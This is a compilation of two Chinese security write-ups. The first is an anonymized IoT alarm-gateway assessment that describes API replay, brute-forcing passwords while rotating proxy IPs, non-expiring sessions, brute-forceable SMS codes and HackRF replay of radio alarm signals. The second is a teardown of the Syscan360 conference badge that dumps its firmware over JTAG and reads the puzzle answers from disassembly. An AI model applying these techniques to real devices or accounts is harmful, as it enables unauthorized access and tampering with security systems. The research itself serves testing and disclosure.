


请参考以下代码 

```
POST /api/*****/login HTTP/1.1
```

```
Host: api.*****.com
```

api.\*\*\*\*\*.login 通过传输用户名和加密的密码和短信验证码结合才可登录，该接口可以重放，通过分析业务安全防护逻辑可发现虽然云端有 IP 登录次数限制，但在次数限制内更换代理 IP 可以持续爆破用户名和密码。



请参考以下代码 [»](#)

```
POST /api/*****/getit HTTP/1.1
```

```
Host: api.*****.com
```

api.\*\*\*\*\*.getit 仍可以重放，客户端退出账户，云端未将客户端 sessionid 做过期处理，导致云端还可以接受该 sessionid 并且返回相应的返回值。

类似这样的接口还很多在此不一一列举。

客户端与服务端的通信安全：

检查项	结果
机密性	http协议使用https传输 tcp使用AES256加密 UDP未加密
完整性	到达服务端的请求没有完整性校验
可用性	SMS CODE可爆破 没有防重放机制

安全客 ( bobao.360.cn )

客户端逆向分析通信的系统和认证方式：

系统	访问控制分析
api.*****.com	Identify : sessionId Authentication : sessionId方式 请求数据格式 : JSON Data=json&sessionId&*****
api.*****.com	Identify : clientType、clientVersion、sessionId Authentication : sessionId方式 请求数据格式 : Data=json&clientType&clientVersion&sessionId&*****
api.*****.com	Identify : clientType、clientVersion、sessionId Authentication : sessionId方式 请求数据格式 : Data=json&clientType&clientVersion&sessionId&*****

安全客 ( bobao.360.cn )

## 身份认证

移动客户端访问云端系统使用不同的认证方式，有 token 和 session 校验这两种。在 IoT 架构设计层面，云端为了验证每次移动客户端的请求都要求附带 token，而每次移动客户端向云端请求 token 将增加云端服务的压力，故该联合网关报警产品允许单次批量获取 token 存储本地供请求时调用。默认每次申请 10 个 token，将 count 值改为 100 甚至更多仍可获取相应数量的 token。



## 交互安全

如果你接触过 IoT 设备，你会知道联合报警网关可搭配：烟雾探测器、水浸传感器、红外探测器等使用。实际上传感器与网关设备的绑定、解绑也存在安全问题。




用户绑定设备的前提条件	用户登录成功后获取有效时间为5min的sessionid，设备提交绑定请求到服务器完成绑定	缺陷：不在同一局域网也可绑定设备。 优势：实现未绑定设备不能注册到服务端，减小云端压力。
设备解绑的前提条件	用户主动删除绑定关系 新的绑定关系覆盖旧的绑定关系	缺陷： 设备被盗后还可以使用或二次销售，恶意用户可以通过二维码或设备编码强制绑定设备。 优势： 不存在退换货但是用户没有解绑的业务风险。
预览的前提条件	绑定摄像头	无明显缺陷
WIFI配置过程	重置设备之后，设备加电进入WIFI配置状态，通过二维码的形式将WIFI的ssid和密码传输给设备	无明显缺陷
设备序列号丢失的解决	对用户没有实质性影响	无明显缺陷
设备注册	云端通过deviceSerialNo、sessionId及validateCode来验证设备的合法性，云端下发resultCode=0标注设备注册成功	缺陷：无明显缺陷 优势：缓解设备序列号与验证码冲突的问题
用户注册	通过手机验证码或邮箱注册	手机验证码注册：四位验证码可以爆破，发送手机短信的接口可以给不同的手机号码发送短信，绕过60s限制。 邮箱注册：四位验证码可以爆破。


安全客 ( bobao.360.cn )

## 射频信号重放


遥控、传感器与网关通信的频率为 868MHZ，如下图所示：




抓取到的报警信号如下图所示：



休眠模式波形如下：



静默模式：





使用 HackRF 抓取传感器向联合报警网关发送的告警信号并重放，发现联合报警网关没有防重放机制，将抓取到的信号重放警报声马上响起。

```
call hackrf_sample_rate_set(8000000 Hz/8.000 MHz)
call hackrf_baseband_filter_bandwidth_set(3500000 Hz/3.500 MHz)
call hackrf_set_freq(2398541000 Hz/2398.541 MHz)
call hackrf_set_amp_enable(1)
Stop with Ctrl-C
16.0 MiB / 1.001 sec = 16.0 MiB/second
16.3 MiB / 1.004 sec = 16.2 MiB/second
16.0 MiB / 1.002 sec = 16.0 MiB/second
16.0 MiB / 1.005 sec = 15.9 MiB/second
16.0 MiB / 1.000 sec = 16.0 MiB/second
16.0 MiB / 1.002 sec = 16.0 MiB/second
16.3 MiB / 1.003 sec = 16.2 MiB/second
3.4 MiB / 1.004 sec = 3.4 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT
94)
Total time: 19.02898 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
安全客 ( bobao.360.cn )
```

本篇文章主要分析了 IoT 安全-如何发现攻击面并进行测试，后续文章我将会继续以实际案例讲解 IoT 安全测试方法和侧重点以及涉及到的协议分析、固件分析、防护措施等。

# 软硬皆施，深入揭密 Syscan360 会议胸牌破解奥义

作者：阿里安全 IoT 安全研究 谢君

来源：【阿里先知】<https://xianzhi.aliyun.com/forum/read/535.html>


## 背景



有幸参加今年 11 月份的上海 Syscan360 安全会议，会议期间有一个亮点就是 360 的独角兽团队设计了一款电子 badge(胸牌)供参加人员进行破解尝试，类似于美国 Defcon 上面的那种解密 puzzle 的比赛，在参会现场的人都可以参加这种破解，总共 9 道题，规则是现场会给每道题谜面，在这块胸牌上面输入正确的谜底才能进入下一题，解题需要开脑洞，有好些人参与破解，而且有好些人都解出来了，今天笔者从这块胸牌的硬件和软件层面去揭密这个胸牌的一些有意思的功能和如何在不需要知道谜面的情况下，快速解密答案，算是硬件破解方面抛砖引玉。

## 初识篇

我这边看到有两块板，一块黑色一块红色，其中黑色如下：





硬件配置如下：

MCU: 德州仪器 TI CC1310 型号( CC1310F64RGZ ) VQFN (48) 7.00 mm × 7.00 mm

ARM Cortex-M3 处理器, 时钟速度高达 48Mhz

64KB 片上可编程 flash , 20KB 静态内存 SRAM , 30 个 GPIO 口

RF Core 支持收发 1Ghz 以下的无线信号

外置存储器: Winbond 25Q32bvsig

32Mbits 存储空间

一个 LCD 液晶屏

四个 led 灯 , 若干电阻和电容 , 6 个按键和开关 , 所有的这些构成一个小型的嵌入式系统

使用方法 :



6 个按键，分别负责切换不同的可打印的 ASCII 码，删除，进入和返回等功能。

只有所有的关卡通过后才能出现控制闪灯和产生红外信号去关闭遥控电视的功能，这是后话，后面细讲。

## 硬件篇

要想了解里面的原理和功能，必须得拿到里面的代码逻辑。通过查阅 MCU CC1310 芯片的数据手册，我们发现它支持 jtag 仿真调试，我们只需要外挂支持 ARM 的仿真器，就可以进行整个内存空间的访问和片上动态调试，这一点对于我们逆向来讲非常有帮助，CC1310 芯片布局如下。

4.5 Pin Diagram – RGZ Package  
Figure 4-3 shows the RGZ pinout diagram.




Figure 4-3. RGZ (7-mm × 7-mm) Pinout, 0.5-mm Pitch

I/O pins marked in Figure 4-3 in bold have high-drive capabilities; they are as follows:

- Pin 10, DIO\_5
- Pin 11, DIO\_6
- Pin 12, DIO\_7

请参考以下代码 [»](#)

DIO\_16 26 Digital I/O GPIO, JTAG\_TDO, high-drive capability

DIO\_17 27 Digital I/O GPIO, JTAG\_TDI, high-drive capability


我们知道要进行 jtag 调试需要至少 4 根信号线分别是 TMS,TCK,TDI,TDO , (RST 可选)最后是 GND(接地)，具体 JTAG 的定义和各个信号线的定义大家可以网上搜索，我就不赘述了，找到这几个信号线接到相应的仿真器上就可以进行调试了。

从该 MCU 的电子手册我们得知这四个信号线的 Pin 脚位置如下。


TMS	24
TCK	25
TDO	26
TDI	27



然后我们可以通过万用表量出这几个引脚引出来的位置，刚好这板子已经把这几个信号脚引出来了，也省去我们不少麻烦。




好了，焊好线后，需要我们的仿真器出场了，笔者使用的 ft2232h mini module，当然大家也可以选用别的仿真器，像 jlink 之类的，简单说一下这个 mini module，它是一个多硬件协议(MPSSE)集一身的小模块，比如 SPI/JTAG/I2C 等，共用 GPIO 口，非常方便，接下来就是连线了，连接图如下。



右边是 mini module CN-2 接口 Pin 脚，左边是 CC1310 的引脚，GND 随便找一个板子接地的地方接上就好了。

下面就是 ft2232h mini module。



好了，接下来就是激动人心的时刻了。

## 软件篇

硬件连接准备就绪后，我们开始驱动仿真器来进行片上调试。

调试工具准备如下：

OpenOCD (开源的硬件调试软件)

Arm-none-eabi-gdb (arm 版的 gdb)

在使用 openocd 之前需要准备好 cc1310 的调试配置文件 cc1310.cfg，在  
<http://openocd.zylin.com/gitweb?p=openocd.git;a=blob;f=tcl/target/cc1310.cfg;h=8f86bd4b965a02922ae1abc98f53c8a4c65f9711;hb=27c749394270555698e3f5413082d5c6898d8151> 可以找到。

一切准备妥当，接下来就可以开始见证奇迹的时刻了。



```
vessial@vessial-x230:~/project/openocd_cc1310/openocd$ openocd -f /usr/local/share/openocd/scripts/interface/ftdi/minimodule.cfg -f /usr/local/share/openocd/scripts/target/cc1310.cfg
Open On-Chip Debugger 0.10.0-dev-g888d5a5 (2016-08-10-17:06)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
WARNING!
This file was not tested with real interface, it is based on code in ft2232.c.
Please report your experience with this file to openocd-devel mailing list,
so it could be marked as working or fixed.
adapter speed: 100 kHz
Info : auto-selecting first available session transport "jtag". To override use
'transport select <transport>'.
cc1310.cpu
Info : clock speed 100 kHz
Info : JTAG tap: cc1310.jrc tap/device found: 0x2b9be02f (mfg: 0x017 (Texas Instruments), part: 0xb9be, ver: 0x2)
Info : JTAG tap: cc1310.dap enabled
Info : cc1310.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : cc1310.cpu: hardware has 6 breakpoints, 4 watchpoints
```

运行 telnet localhost 4444 进行命令行来控制操作 cpu 或者内存空间，在这里我们可把 cpu halt 暂停下来，cpu 重置，设置断点等操作。

在这里我们执行 halt 命令，cpu 就断下来了，效果如下

这个时候我的 gdb 就可以远程 attach 上去进行动态调试与内存空间访问了。

```
vessial@vessial-x230:~/kernel$ telnet localhost 4444
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
> halt
target state: halted
target halted due to debug-request, current mode: Handler External Interrupt(5)
xPSR: 0x01000015 pc: 0x00000696c msp: 0x20004f98
accepting 'gdb' connection on tcp/3333
>
```

运行 arm-none-eabi-gdb，gdb 里面执行 target remote localhost:3333

进行远程调试连接，可以内存空间访问与动态调试。

```
GNU gdb (7.6.50.20131218-0ubuntu1+1) 7.6.50.20131218-cvs
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show warranty"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-linux-gnu --target=arm-non
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target remote localhost:3333
Remote debugging using localhost:3333
0x00000696c in ?? ()
(gdb) 
```

好了，我们可以内存空间访问了，先把固件，flash，和内存数据 dump 出来，静态分析一下吧。

如下是 cc13xx 芯片的内存空间地址映射表，它可以让我们知道 dump 哪些有用的数据。

#### cc13xx Instance Summary

The table below shows the base address and address space for this memorymap.

Module Name	Base Address	Size
FLASHMEM	0x00000000	128 KB
BROM	0x10000000	128 KB
GPRAM	0x11000000	8 KB
SRAM	0x20000000	20 KB
RFC_RAM	0x21000000	4 KB
SSI0	0x40000000	4 KB
UART0	0x40001000	4 KB
I2C0	0x40002000	4 KB
SSI1	0x40008000	4 KB
GPT0	0x40010000	4 KB
GPT1	0x40011000	4 KB
GPT2	0x40012000	4 KB
GPT3	0x40013000	4 KB
UDMA0	0x40020000	4 KB
I2S0	0x40021000	4 KB

0 地址开始到 0x10000 是我们 CC1310F64 型号的 flash 的地址空间

BootROM 是从 0x10000000 到 0x10020000

SRAM 地址从 0x20000000 到 0x20005000


好了，我们就 dump 这三块位置。

在 gdb 里面运行如下命令：

请参考以下代码 ↴

```
dump binary memory cc1310_flash.bin 0 0x10000
dump binary memory cc1310_brom.bin 0x10000000 0x10020000
dump binary memory cc1310_sram.bin 0x20000000 0x20005000
```

好了，合并这三个文件用 IDA 进行反汇编，不同的段进行地址重定位，可以做到地址精确引用，如下。



好了，接下来就是逆向篇了，如何找到答案和分析其代码逻辑等等。

## 逆向篇

我们通过 IDA 里面的一些字符串获得一些线索。



'S' FLASH:0000... 00000011	C	LED Light
'S' FLASH:0000... 00000011	C	1. RED
'S' FLASH:0000... 00000011	C	2. GREEN
'S' FLASH:0000... 00000011	C	3. RED&BLUE
'S' FLASH:0000... 00000011	C	Puzzle :
'S' FLASH:0000... 00000011	C	
'S' FLASH:0000... 00000011	C	answer:
'S' FLASH:0000... 00000011	C	user ID:
'S' FLASH:0000... 00000011	C	Please input:
'S' FLASH:0000... 00000011	C	transmitting...
'S' FLASH:0000... 00000011	C	Congratulations!
'S' FLASH:0000... 00000011	C	Right!
'S' FLASH:0000... 00000011	C	Wrong!
'S' FLASH:0000... 00000011	C	SyScan360 2016
'S' FLASH:0000... 00000011	C	1. Conference
'S' FLASH:0000... 00000011	C	2. Badge
'S' FLASH:0000... 00000011	C	3. ID set
'S' FLASH:0000... 00000011	C	4. Puzzle
'S' FLASH:0000... 00000011	C	5. ♦♦♦♦♦
'S' FLASH:0000... 00000011	C	6. LED Light
'S' FLASH:0000... 00000011	C	7. TVBGone
'S' FLASH:0000... 00000011	C	1. ♦♦♦♦♦♦♦♦?
'S' FLASH:0000... 00000011	C	2. Badge♦♦♦♦
'S' FLASH:0000... 00000011	C	3. ID♦♦♦♦
'S' FLASH:0000... 00000008	C	□. □□□

然后我们很快找到每一道题的答案了。



```
R2, #0xE2 ; '◆'
R0, R3
memcpy
R3, [R0,#0x14]
R3, #8
locret_2188

loc_218C
LDR    R4, =0x20001060
LDR.W R9, =aVytix_1      ; "VYTX"
LDR    R5, =aUrlnmywOrld ; "UR1NMYWORLD!"
LDR    R3, =aOrdredutemple ; "ORDREDUTEMPLE"
LDMIA R5!, {R0-R2}        ; "UR1NMYWORLD!"
LDR.W R12, =aWorld_1     ; "WORLD"
STR    R0, [R4,#0x48]
STR    R1, [R4,#0x4C]
STR    R2, [R4,#0x50]
LDR.W R8, =a42_1         ; "42"
LDMIA R3!, {R0-R2}        ; "ORDREDUTEMPLE"
LDR    R6, =aFibonacci   ; "FIBONACHI"
STR.W R0, [R4,#0x6A]
LDR.W R0, [R9]            ; "VYTX"
LDRB.W R10, [R5]
LDRH.W R11, [R3]
LDRH.W R5, [R8]           ; "42"
STR.W R1, [R4,#0x6E]
STR.W R0, [R4,#0x8C]
LDRB.W R9, [R9,#(aVytix_1+4 - 0x92F4)] ; ""
LDMIA R6!, {R0,R1}         ; "FIBONACHI"
LDRB.W R8, [R8,#(a42_1+2 - 0x92E0)] ; ""
STR.W R0, [R4,#0xBF]
LDRH R6, [R6]
LDR.W R0, [R12]           ; "WORLD"
MOV.W LR, #0
STR.W R2, [R4,#0x72]
